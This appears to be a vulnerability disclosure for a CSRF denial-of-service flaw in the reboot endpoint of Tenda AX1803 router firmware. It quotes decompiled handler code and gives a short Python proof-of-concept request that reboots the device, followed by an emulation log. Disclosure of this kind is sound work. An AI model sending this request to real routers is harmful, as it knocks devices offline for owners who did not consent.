Affect device: Tenda-AX1803 US_AX1803v2.0br_v1.0.0.1_2994_CN_ZGYD01_4(https://www.tenda.com.cn/download/detail-3421.html)

Vulnerability Type: Cross Site Request Forgery (CSRF)

Impact: Denial of Service(DoS)

Vulnerability description

This vulnerability lies in the `/goform/SysToolReboot` page which influences the lastest version of Tenda-AX1803 US_AX1803v2.0br_v1.0.0.1_2994_CN_ZGYD01_4 (https://www.tenda.com.cn/download/detail-3421.html)

The vulnerability exists in the file `/bin/tdhttpd` , function **fromSysToolReboot** .

```
int __fastcall fromSysToolReboot(int a1)
{
  char v3[12]; // [sp+4h] [bp-2A4h] BYREF
  char v4[128]; // [sp+10h] [bp-298h] BYREF
  char s[256]; // [sp+90h] [bp-218h] BYREF
  char v6[280]; // [sp+190h] [bp-118h] BYREF

  memset(s, 0, sizeof(s));
  memset(v6, 0, 0x100u);
  sprintf(v3, "%d", 0);
  SetValue("system_op_type", v3);
  sub_50640(a1, "/redirect.html?3");
  syslog(5, "System reboot\n");
  sprintf(v4, "logread |grep -v radvd >> %s", "/data/logs.txt");
  prctl runCommandInShellBlocking(v4);
  strcpy(v6, "ubus call ctcapd.tenda.pd device_reboot '{\"value\":\"reboot\"}'");
  printf("[%d]set Action:%s\n", 64, v6);
  system(v6);
  sleep(1u);
  sprintf(s, "op=%d", 3);
  return send_msg_to_netctrl(3, s);
}
```

It allows remote attackers to reboot the device and cause denial of service via a payload hosted by an attacker-controlled web page.

POC and repetition

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
import requests

url = "http://192.168.23.133/goform/SysToolReboot"

r = requests.get(url)

print(r.content)
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .


fish /home/iot/Desktop
fish /home/iot/Desktop 44x26
iot@attifyos ~/Desktop> clear
iot@attifyos ~/Desktop> python AX1803.py
iot@attifyos ~/Desktop>
sudo /home/iot/Desktop/Firmware/AX1803rootfs_ubifs
sudo /home/iot/Desktop/Firmware/AX1803rootfs_ubifs 86x26
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
sh: 1: logread: not found
sh: 1: cannot create /data/logs.txt: Directory nonexistent
[64]set Action:ubus call ctcapd.tenda.pd device_reboot '{"value":"reboot"}'
sh: 1: ubus: not found
connect: No such file or directory
ERROR:ugw_proc_send_msg[102]connect server is fail.
send msg is fail.
Unsupported setsockopt level=1 optname=13
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.